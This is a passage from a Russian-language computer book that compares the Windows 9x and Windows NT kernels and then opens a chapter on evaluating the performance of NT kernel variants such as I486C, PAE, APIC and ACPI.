Но прогресс не стоит на месте, и разрядность кода непрерывно увеличивается. Сейчас активно разрабатываются x86-совместимые процессоры, поддерживающие 64- и 128-разрядные режимы. 16- и 32-разрядный режимы сохранятся только в виде эмуляции и будут жутко тормозить. Естественно, сам по себе 64-разрядный режим не увеличивает скорости обработки данных, и, по большому счету, это просто хитрый маркетинговый трюк. Но нам-то, конечным пользователям, от этого не легче! Windows 9x будет крайне неэффективна на таких машинах, а ее перенос потребует чудовищных трудозатрат, в которых

никакого смысла нет. Перенести Windows NT гораздо проще, и ведь Microsoft действительно ее переносит (ну или во всяком случае пытается это сделать). Сразу же возникает вопрос — какой процент 32-разрядного кода сохранится в 64/128-разрядных версиях Windows NT?

ПОЛНОТА ПОДДЕРЖКИ WIN32 API, ИЛИ СВОЙ СРЕДИ ЧУЖИХ



Программный интерфейс Windows 3.1 был невероятно убог и взаимно противоречив, поэтому группе разработчиков Windows 9x было поручено разработать принципиально новый API, учитывающий горький опыт предыдущего и призванный ликвидировать его слабые места. От разработчиков Windows NT требовалось обеспечить обратную совместимость с win32 API (именно такое название получил новый интерфейс) на уровне одной из подсистем времени выполнения. Поначалу это никого особенно не взволновало, поскольку Windows NT ориентировалась преимущественно на OS/2-приложения, и win32 долгое время оставался побочным проектом. Однако со смертью OS/2 и феерическим взлетом Windows 3.1 все изменилось и задача совместимости с Windows 9x (а в ее успехе уже никто не сомневался) вышла на передний план.

Дико матерясь и вспоминая всех святых, проклиная Билла Гейтса и апеллируя к своему собственному авторитету (который был побольше, чем у проектировщиков win32 API), команда разработчиков Windows NT существенно переработала программный интерфейс, добавив к нему множество функций, которых не было и не могло быть в рамках Windows 9x. Какое-то время разработчики последней пытались найти компромисс, но потом поняли, что это бесполезно, и, махнув рукой, установили на место тех функций, которые они не смогли реализовать, своеобразные «заглушки», всегда возвращающие ошибку выполнения. То есть формально функция есть, но толку от нее даже меньше, чем от нарисованного очага (помните Буратино?). Но это еще что! Некоторые функции в Windows 9x ведут себя иначе, чем в Windows NT. Например, в Windows NT функция `CreateFile` может открывать не только файл, но и устройство (скажем, физический диск), что делает ее сильно похожей на UNIX. К сожалению, Windows 9x таких шуток не понимает, и подобные программы на ней неработоспособны. Но программисты не могут позволить себе роскошь создавать программы, работающие только на Windows NT, и потому все преимущества последней до сих пор остаются невостребованными!

Массовый переход на Windows XP должен разрешить эту ситуацию, и когда, наконец, Windows 9x умрет, программисты всего мира вздохнут с большим облегчением. Я не имею ничего против Windows 9x, но подгонять свои продукты под две линейки принципиально различных операционных систем никому не в кайф.

Въедливые читатели могут спросить: а при чем тут ядро? Ведь API — это же прикладной интерфейс! Ага, щас, разбежались! Это всего лишь обертка вокруг функций ядра. Именно ядро заправляет памятью, процессами, файлами и по-

токами. Именно ядро ограничивает возможности прикладного интерфейса. И эти ограничения без переделки ядра никак не исправить.

МНОГОПРОЦЕССОРНОСТЬ, ИЛИ НА ХРЕНА КОЗЕ БАЯН

Во времена создания Windows 9x никто и подумать не мог, что многопроцессорные компьютеры придут на рабочий стол, — и потому сколько бы процессоров не было установлено, Windows 9x всегда задействует лишь один из них. Ну не поддерживает она многопроцессорности, хоть ты тресни!

А вот в Windows NT поддержка многопроцессорности была заложена изначально. Разделение процессорных ресурсов происходит на уровне потоков. Серверные приложения, обрабатывающие каждое сетевое подключение в отдельном потоке, линейно увеличивают производительность системы в зависимости от количества процессоров (ну почти линейно — необходимо учесть накладные расходы на межпроцессорные взаимодействия). Офисные же и тем более игровые компьютеры практически не имеют приложений, реально нуждающихся в многопроцессорности. К тому же Pentium 4 с Hyper-Threading полноценным «многопроцессором», очевидно, не является и обеспечивает мизерный прирост производительности.

Поэтому переходить на Windows NT ради одной многопроцессорности могут лишь оболваненные рекламой чудаки, забывшие о том, что бесплатный сыр бывает только в мышеловке!

ПОДДЕРЖКА ОБОРУДОВАНИЯ, ИЛИ САПЕР, ОШИБШИЙСЯ ДВАЖДЫ

Ядро Windows 9x непосредственно не решает вопросов, связанных с поддержкой оборудования, и перекладывает эту задачу на устанавливаемые драйверы. Напротив, в Windows XP первичные драйверы встроены в само ядро, автоматически или вручную выбираемое на стадии инсталляции операционной системы. Причем каждое ядро использует свой формат дерева устройств, поэтому о полной совместимости можно только мечтать.

Аппаратная конфигурация Windows 9x может быть изменена в любой момент. В худшем случае это потребует перезагрузки (иногда нескольких перезагрузок), но не более того. Windows XP в подобных случаях зачастую приходится переустанавливать целиком. И это вовсе не дефект кривых рук, как некоторые «специалисты» авторитетно говорят. Это дефект в мозгах проектировщиков системы!

Частая смена оборудования на владельцев Windows NT действует угнетающе (кому понравится переустанавливать операционную систему по несколько раз на дню?), и потому многие из них предпочитают Windows 9x. К сожалению, ее

поддержка уже давно прекращена, и далеко не все современное оборудование имеет драйверы, предназначенные для Windows 9x. С течением времени ситуация будет только ухудшаться. Причем никакой надежды, что в дальнейшем Windows NT образумится, переняв лучшие черты своей родственницы, у нас нет. В Windows NT 4.0 Plug & Play-менеджер представляет собой обыкновенный драйвер, но начиная с Windows 2000 он встроен в ядро, и мы вынуждены его использовать независимо от того, хотим этого или нет. Можно привести и другие примеры, но и без этого ясно, что ядро Windows NT постепенно превращается в свалку, куда разработчики валят всякую хрень. Система деградирует прямо на глазах, разваливаясь под собственной тяжестью...

ПЛАНИРОВКА ПОТОКОВ ИЗВНЕ И ИЗНУТРИ

Каждый процесс имеет по меньшей мере один поток, а каждое приложение создает по меньшей мере один процесс. В многозадачных системах потоки вынуждены бороться за процессорное время. Ситуация, когда один поток отнимает его у другого, называется вытеснением. Операционная система исполняет роль главного распорядителя, координирующего выдачу порций процессорного времени (они называются квантами) тем потокам, которые больше всего в нем нуждаются. Иначе это называется планированием. В его задачу входит выбор наиболее оптимальной стратегии планирования, обеспечивающей наивысшую производительность операционной системы.

Пока количество потоков невелико, планировщику достаточно согнать их в одну очередь, обрабатываемую в «капиталистическом» порядке (в первую очередь обрабатываются наиболее богатые — тьфу, приоритетные! — потоки[1]). Как следствие — если правительство не предпринимает никаких координирующих мер — с течением времени богатые все больше богатеют, отнимая ресурсы у остальных, а низкоприоритетные потоки могут и вовсе не получить управление.

Планировщик Windows 9x использует довольно простые алгоритмы распределения процессорного времени, оправдывающие себя только при небольшой численности потоков с идентичным приоритетом. Собственно говоря, редкий офисный пользователь работает более чем с двумя-тремя приложениями одновременно, поэтому на производительность системы качество планирования практически никак не влияет. В реальной жизни разрыв между Windows 9x и Windows NT удается заметить только на серверных приложениях.

ЗАЩИЩЕННОСТЬ, ИЛИ ДОБРОВОЛЬНЫЙ ЗАКЛЮЧЕННЫЙ

Главное преимущество Windows NT над Windows 9x — это, бесспорно, ее защищенность. Система полностью контролирует доступ ко всем системным ре-

[1] Это прямая противоположность «социалистической» очереди, где все очередники имеют равные права.

сурсам, что при правильной политике администрирования существенно уменьшает вероятность утечки конфиденциальных данных или их разрушения. Однако большинству домашних и офисных пользователей просто нечего и не от кого защищать. Да и о какой защите может идти речь, если больше половины установивших Windows NT постоянно входят в систему под администратором?!

С обывательской точки зрения, Windows 9x намного более дружелюбна и демократична, чем Windows NT, которая блокирует прямой доступ к оборудованию, нарушая работоспособность многих MS-DOS-программ (да и не только их). К огромной радости геймеров, в Windows XP появился эмулятор бластера, вернувший к жизни многие старые игрушки (и DOOM 2 в том числе). Тем не менее лучшей игровой платформой на сегодняшний день остается именно Windows 98, поскольку все игры в первую очередь тестируются именно под нее, и никакой гарантии, что игрушка нормально заработает на Windows XP, у вас нет, даже если ее создатели претендуют на совместимость.

К тому же следует помнить, что все защиты создаются в первую очередь для честных людей. Увидит такой на двери амбарный замок, подергает-подергает и отойдет. Надолго задержать талантливого взломщика (или бездарного взломщика с огромным ломом) ни один замок не сможет! Право же, не стоит лишать себя всех радостей жизни, устанавливая унылые решетки на окнах и натягивая поверх забора колючую проволоку.

СРАВНИТЕЛЬНАЯ ХАРАКТЕРИСТИКА ЯДЕР WINDOWS 9X И WINDOWS NT

Характеристика/ядро	Windows 9x	Windows NT
Переносимость	Не переносима	Переносима
Разрядность	16- и 32-разрядный код	32-разрядный код, в перспективе 64- и 128-разрядный
Полнота поддержки win32	Поддерживается частично	Поддерживается полностью
Поддержка многопроцессорности	Не поддерживается	Поддерживается
Качество планирования	На уровне слабого подобия левой руки	Между женщиной и правой рукой
Поддержка оборудования	Поддерживает любое оборудование, для которого только есть драйверы	Часть драйверов встроена в ядро и требует переустановки системы для своей замены
Защищенность	Отсутствует	Надежная защита от непредумышленного взлома

ГЛАВА 30

РАЗГОН И ТОРМОЖЕНИЕ WINDOWS NT

i486C-ядру посвящается...

Разработчики ядра исполнительной системы говорят, что оно дает пищу всему остальному. И это отнюдь не преувеличение! На плохом фундаменте ничего хорошего не построишь, и качество ядра в значительной мере определяет производительность всей операционной системы в целом. В комплект поставки Windows NT входит большое количество разнообразных ядер (в том числе и нашумевшее ядро I486C, по слухам, значительно увеличивающее быстродействие системы). Как оценить их производительность? Обычные тестирующие пакеты для этого не подходят, и адекватную методику измерений приходится разрабатывать самостоятельно с учетом архитектуры ядра Windows и специфической направленности возложенных на него задач.

Большинство пользователей и системных администраторов живут с ядром, назначенным операционной системой при ее инсталляции, совершенно не задумываясь о том, что его можно заменить другим. В штатный комплект поставки Windows NT входит более десятка различных ядер, и еще большее их количество может быть найдено на просторах Интернета. Некоторые производители аппаратного обеспечения оптимизируют ядра под свои машины, и зачастую эта оптимальность сохраняется на большинстве остальных. Существует мнение, что древние ядра (все еще совместимые с новомодными версиями Windows) намного производительнее современных, хотя и уступают им по функциональности.

Отдельного разговора заслуживает история с ядром I486C, оптимизированным под 80486-машины. Оно входило во все версии Windows вплоть до NT 4.0, но

затем неожиданно исчезло, и Windows 2000 вышла уже без него. Однако с Windows XP все вернулось вновь. Говорят, что оно здорово увеличивает производительность системы. Автор, знакомый с ним еще со времен Windows NT 4.0, подтверждает: да, увеличивает, особенно на медленных машинах. Для теоретического обоснования данного факта и была написана эта глава.

Разумеется, само по себе ядро I486C не настолько интересно, чтобы уделять ему свыше 15 страниц. Давайте мыслить более глобально. Ядер много, а инструментов для оценки их производительности не существует (во всяком случае, в открытом доступе нет ни одного). Тем не менее такой инструмент при желании можно разработать и самостоятельно, о чем мы, собственно, и собираемся рассказать.

СТРУКТУРА ЯДРА

Ядро Windows NT состоит из двух ключевых компонентов: *executive system* — исполнительной системы (далее по тексту KERNEL), реализованной в файле ntoskrnl.exe, и библиотеки аппаратных абстракций — *Hardware Abstraction Layer* (сокращенно *HAL*), представленной файлом HAL.DLL. На самом деле имена файлов могут быть любыми, и в зависимости от типа ядра они варьируются в довольно широких пределах.

Исходная концепция построения Windows NT предполагала сосредоточить весь системно-зависимый код в HAL'е, используя его как фундамент для воздвижения системно-независимой исполнительной системы. Тогда для переноса ядра на новую платформу было бы достаточно переписать один HAL, не трогая ничего остального (по крайней мере теоретически). В действительности же это требование так и не было выполнено, и большое количество системно-зависимого кода просочилось в исполнительную систему, а HAL превратился в сплошное нагромождение неклассифицируемых функций, тесно переплетенных с исполнительной системой, так что двухуровневая схема организации ядра в настоящее время выглядит довольно условной.

Исполнительная система Windows NT реализует высокоуровневые функции управления основными ресурсами (как-то памятью, файлами, процессами и потоками), в определенном смысле являясь операционной системой в миниатюре. Большинство этих функций слабо связаны с конструктивными особенностями конкретной аппаратуры. Они практически не меняются от одной исполнительной системы к другой и одинаково производительны (или непроизводительны) во всех ядрах.

Обособленная часть исполнительной системы, реализующая наиболее низкоуровневые операции и тесно взаимодействующая с библиотекой аппаратных абстракций, называется ядром (KERNEL). Большинство ядерных процедур предназначены для сугубо внутреннего использования и не экспортируются (хотя присутствуют в отладочных символах), а те, что экспортируются, обычно начинаются с префикса **Ke** (подпрограммы ядра) или **Ki** (обработка прерываний в ядре).




Рис. 30.1. Архитектура ядра Windows NT

Это уже третье упоминание ядра, которое мы встречаем, что создает определенную путаницу. Давайте попробуем разложить образовавшийся терминологический кавардак по полочкам. На самом верхнем уровне абстракций ядром принято называть совокупность компонентов операционной системы, работающих на привилегированном кольце нулевого уровня. Спустившись пониже, мы увидим, что ядро отнюдь не монолитно и состоит как минимум из двух частей: собственно ядра и загружаемых драйверов. Ядро Windows NT реализовано в двух файлах: библиотеке аппаратных абстракций (по сути дела являющейся набором первичных драйверов) и исполнительной системе (рис. 30.1). Выбором исполнительной системы руководит ключ KERNEL файла boot.ini, поэтому многие ассоциируют ее с ядром, хотя это и не совсем верно, но не будем докапываться до столба, ведь фундамент исполнительной системы — тоже ядро. И это еще далеко не все! Подсистемы окружения (win32, POSIX, OS/2) имеют свои собственные ядра, сосредоточенные в прикладных

библиотеках непривилегированного режима третьего кольца, и общаются с ядром Windows NT через специальную «прослойку», реализованную в файле NTDLL.DLL. Ядра подсистем окружения представляют собой сквозные переходники к ядру Windows NT и практически полностью абстрагированы от оборудования. Практически, но не совсем! Некоторая порция системно-зависимого кода присутствует и здесь. Многопроцессорные версии файлов NTDLL.DLL и KERNEL32.DLL для синхронизации потоков используют машинную команду LOCK. В однопроцессорных версиях она теряет смысл и заменяется более быстродействующей командой NOP. Наверняка существуют и другие различия, но я такие специально не искал, поскольку их влияние на производительность системы незначительно.

Из всего этого зоопарка нас в первую очередь будут интересовать ядро исполнительной системы и HAL.

Типы ядер

Тип выбираемого ядра определяется как архитектурными особенностями конкретной аппаратной платформы, так и личными предпочтениями пользователя системы, обусловленными спецификой решаемых задач. Существует по меньшей мере пять основных критериев классификации ядер:

- тип платформы (Intel Pentium/Intel Itanium, Compaq SystemPro, AST Manhattan);
- количество процессоров (однопроцессорные и многопроцессорные ядра);
- количество установленной памяти (до 4 Гбайт, свыше 4 Гбайт);
- тип контроллера прерываний (APIC- и PIC-ядра);
- тип корневого перечислителя (ACPI- и не ACPI-ядра).

Очевидно, что ядро должно быть совместимо с целевым процессором на уровне двоичного кода и работать в наиболее естественном для него режиме (64-разрядный процессор, поддерживающий архитектуру IA32, сможет работать и со стандартным 32-разрядным ядром, но разумным такое решение не назовешь). Данная глава обсуждает вопросы оценки сравнительной производительности ядер в рамках одной аппаратной платформы, и тема выбора процессора здесь не затрагивается.

Многопроцессорные ядра отличаются от монопроцессорных прежде всего тем, что они «видят» все установленные процессоры и умеют с ними взаимодействовать, возлагая эту задачу на специальный драйвер, встроенный в HAL. Также в них кардинально переработаны механизмы синхронизации. Если в монопроцессорных ядрах для предотвращения прерывания критичного участка кода достаточно всего лишь подтянуть IRQL к верхнему уровню или заблокировать прерывания командной CLI, то в многопроцессорных ядрах такая стратегия уже не срабатывает — ведь на всех остальных процессорах прерывания разрешены — и приходится прибегать к *спинлокам* (от англ. spin lock — взаимоблокировка).

Для защиты участка кода от вмешательства извне система вводит специальный флаг, складывая поступающие запросы в специальную очередь. Естественно, это требует некоторого количества процессорного времени, что негативно сказывается на производительности, но другого выхода у нас нет. Значительно усложняется и схема диспетчеризации прерываний, ведь теперь приходится один набор IRQ делить между несколькими процессорами, а таблицы обработчиков аппаратных/программных прерываний поддерживать в согласованном состоянии. Изменения коснулись и планировщика, а точнее — самой стратегии планирования потоков, которая может быть реализована как по симметричной, так и по асимметричной схеме. Симметричные ядра (а их большинство) допускают выполнение каждого из потоков на любом свободном процессоре, асимметричные же — жестко закрепляют системные потоки за одним из процессоров, выполняя пользовательские потоки на всех остальных. Асимметричные ядра не входят в стандартный комплект поставки Windows NT и обычно предоставляются поставщиками соответствующего оборудования. Асимметричные ядра несколько менее производительны, чем симметричные (один из процессоров большую часть своего времени простаивает), однако их намного сложнее «затормозить», и сколько бы прожорливых потоков ни запустил злобный хакер, администратор всегда может обезоружить их, ведь системные потоки выполняются на отдельном процессоре! Многопроцессорные ядра следует использовать только на многопроцессорных системах, в противном случае мы значительно проиграем в производительности, причем многопроцессорные материнские платы с одним процессором на борту требуют специального унипроцессорного ядра (uniprocessor kernel), а работоспособность однопроцессорных ядер в такой конфигурации никем не гарантирована (хотя обычно они все-таки работают — рис. 30.2).




Рис. 30.2. Симметричная и асимметричная обработка

Разрядность внешней адресной шины младших моделей процессоров Intel Pentium составляет 32 бита, и потому они не могут адресовать более 4 Гбайт физической памяти. Поскольку для серьезных серверов и мощных рабочих станций этого оказалось недостаточно, начиная с Pentium Pro ширина шины была увеличена до 36 бит, в результате чего мы получили возможность адресовать вплоть до 64 Гбайт физической памяти. При работе в обычном режиме страничной адресации четыре старших бита адресной шины обнуляются, и чтобы их задействовать, необходимо перевести процессор в режим *PAE* (*Physical Address Extensions*), отличающийся структурой таблиц страничной переадресации и поддерживающий 2 Мбайт страницы памяти. PAE-ядра несколько производительнее обычных ядер, поскольку засовывают старшие 2 Мбайт адресного пространства процесса в одну страницу, сокращая тем самым издержки на переключение контекста между процессами. Вы можете использовать PAE-ядра, даже если у вас установлено менее 4 Гбайт физической памяти, однако выигрыш в производительности при этом будет не очень существенный.

В зависимости от типа контроллера прерываний, установленного на материнской плате, следует выбирать либо PIC-, либо APIC-ядро. PIC-контроллеры поддерживают 15 IRQ и встречаются только на монопроцессорных материнских платах. APIC-контроллеры поддерживают до 256 IRQ и многопроцессорную обработку. На программном уровне PIC- и APIC-контроллеры взаимно совместимы, поэтому PIC-ядро должно работать и с APIC-контроллером, однако, во-первых, при этом оно увидит всего лишь 15 IRQ, а во-вторых, такая конфигурация не тестировалась Microsoft, и потому никаких гарантий, что система не зависнет при загрузке, у нас нет.

Материнские платы с поддержкой технологии ACPI могут работать как с ACPI-, так и с не ACPI-ядрами, при этом не ACPI-ядра самостоятельно распределяют системные ресурсы компьютера и взаимодействуют с устройствами напрямую, а ACPI-ядра во всем полагаются на ACPI-контроллер, фактически, являющийся корневым перечислителем, то есть самой главной шиной компьютера, к которой подключены все остальные шины и устройства. И хотя эта шина виртуальна, производительность системы значительно падает, поскольку ACPI-контроллер имеет тенденцию вешать все PCI-устройства на одно прерывание со всеми вытекающими отсюда последствиями.

Подробнее обо всем этом и многом другом мы расскажем по ходу углубления внутрь главы, а пока сосредоточим свое внимание на ядре как таковом, приоткрыв черный ящик.

ПОЧЕМУ НЕПРИГОДНЫ ТЕСТОВЫЕ ПАКЕТЫ

Среди изобилия тестовых программ, представленных на рынке, можно найти множество утилит для оценки быстродействия центрального процессора, оперативной памяти, видеокарты или подсистемы ввода/вывода, но мне неизвестны инструменты, пригодные для определения производительности ядра операционной системы.

А почему бы не воспользоваться WINSTONE или SPECweb96? Первый имитирует запуск реальных офисных приложений, второй — веб-сервера. Разве их показания не будут отражать объективное влияние конкретного ядра на производительность всей операционной системы в целом? Нет, не будут. И вот почему. WINSTONE (как и большинство его соплеменников) прогоняет тесты в идеализированных условиях при минимальном количестве потоков, поэтому накладные расходы на переключение контекста не учитываются. К тому же степень «отзывчивости» системы (подсознательно ассоциируемая с ее производительностью) обусловливается отнюдь не скоростью выполнения кода, а интеллектуальностью планировщика, повышающего приоритет потока в тот момент, когда он больше всех остальных нуждается в процессорном времени (например, при захвате фокуса, завершении ожидаемой операции ввода/вывода и т. д.). Но тесты этого не учитывают.


Допустим, пересчет миллиона ячеек электронной таблицы независимо от версии ядра длится ровно один час. Означает ли это, что все ядра равноценны? Вовсе нет! За кадром остались такие жизненно важные аспекты, как «подвижность» фоновых потоков системы, «чувствительность» к прерываниям и т. д. Одно ядро достойно обрабатывает клавиатурный ввод одновременно с расчетом, а другое жутко тормозит, реагируя на нажатия с задержкой в несколько секунд. Ну и с каким из них вам будет приятнее работать? А ведь тестирующей программе все равно...

Зайдем с другой стороны. Обычно тестовое задание состоит из серии повторяющихся замеров, время выполнения которых усредняется. Замеры со значительными отклонениями от средневзвешенного значения отбрасываются (ну мало ли, может, в этом момент началась отгрузка кэша на диск). Если продолжительность одного замера составляет не более 20 мс (целая вечность для процессора!), за это время может вообще не произойти ни одного переключения контекста, а если оно и произойдет, то будет безжалостно отбраковано при обработке результатов, в результате чего мы получим «чистую» производительность машины за вычетом вклада операционной системы. Можно ли этого избежать? Увы! В противном случае результаты тестирования будут варьироваться от прогона к прогону, и пользователь растеряется: какое же значение ему выбрать? Ведь на коротком промежутке времени (порядка 10–20 мс) издержки от побочных эффектов крайне непостоянны и неоднородны, поэтому выдавать неочищенный результат нельзя.

Если же продолжительность замера превышает 20 мс, планировщик Windows автоматически перераспределяет процессорное время так, чтобы переключение контекста основного потока (и этим потоком будет тестовый поток!) происходило как можно реже, а его накладные расходы стремились к нулю. Естественно, остальные потоки системы сажаются на голодный паек, работая рывками (и, как мы увидим далее, даже при умеренной загрузке системы на «плохих» ядрах потоки получают управление не чаще чем один раз... в десять секунд. Не «тиков», а именно секунд! И хотя интегральная производительность системы не только не уменьшается, но даже возрастает, работать с ней становится невозможно.).

То же самое относится и к имитатору веб-сервера. Допустим, одно ядро обрабатывает сто тысяч запросов за минуту, а другое — сто пятьдесят. Какое из них производительнее? А если первое обслуживает всех своих клиентов плавно, а второе отдает информацию «плевками» с паузами по десять-пятнадцать секунд? К сожалению, известные мне тесты этого обстоятельства не учитывают, и потому их показания при всей своей объективности толкают на выбор неправильного ядра. Помните анекдот про машину, которая ездит быстро, но тормозит медленно? Производительность — это не только отношение количества проделанной работы к затраченному времени, это еще и качество предоставляемого сервиса!

Сформулируем главное требование, предъявляемое нами к системе: планировщик должен исхитриться перераспределить процессорное время между потоками так, чтобы обеспечить наилучший баланс между производительностью и плавностью работы даже при большом количестве одновременно выполняющихся потоков. Теперь для достижения полного счастья остается лишь найти ядро своей мечты...



ОБСУЖДЕНИЕ МЕТОДИК ТЕСТИРОВАНИЯ


Скажите, какую физическую величину измеряет обыкновенный ртутный или спиртовой термометр. Температуру? Нет, объем. Каждый тест по-своему объективен и что-то измеряет, но результат измерений в значительной мере определяется его интерпретацией. Объем ртутного шарика прямо пропорционален его температуре. Это хорошо. Но производительность — не температура. Это комплексная величина, и в индексах производительности столько же смысла, сколько и в коэффициенте интеллектуальности отдельного индивидуума. Кто умнее — Гейзенберг или Галуа? Кто сильнее — кит или слон? Какое из всех ядер самое производительное? Можно спорить до хрипоты, но в такой формулировке вопрос не имеет ответа. Как минимум, мы должны выявить факторы, в наибольшей степени влияющие на совокупное быстродействие системы, и разра-

15 Зак. 398

ботать адекватные методики тестирования, разлагающие векторное понятие производительности на скалярные величины.

Никакая методика тестирования не безупречна и отражает лишь часть реальной действительности, поэтому к полученным результатам следует относиться с большой осторожностью. Если «Формула-1» ездит быстрее, чем КамАЗ, отсюда еще не следует, что она сохранит свое преимущество при перевозке двухсот тонн кирпичей.

Методика тестирования тесно связана со спецификой возлагаемых на систему задач (у автогонщика свои требования к машине, у дальнобойщика — свои), поэтому никаких конкретных решений здесь не приводится — напротив, эта глава показывает, как разрабатывать тестовые методики самостоятельно и какие проблемы поджидают вас на этом пути. А проблем будет много...



РАЗНОСТЬ ТАЙМЕРОВ

Современные материнские платы несут на борту несколько независимых таймеров, которые никто не калибровал и каждый из которых врет слегка по-своему. Различные ядра используют различные таймеры для подсчета времени и системного планирования, поэтому отталкиваться от API-функций типа `GetTickCount` или `QueryPerfomanceCounter` для сравнения производительности ядер категорически недопустимо! Ну, во всяком случае, без их предварительной калибровки.

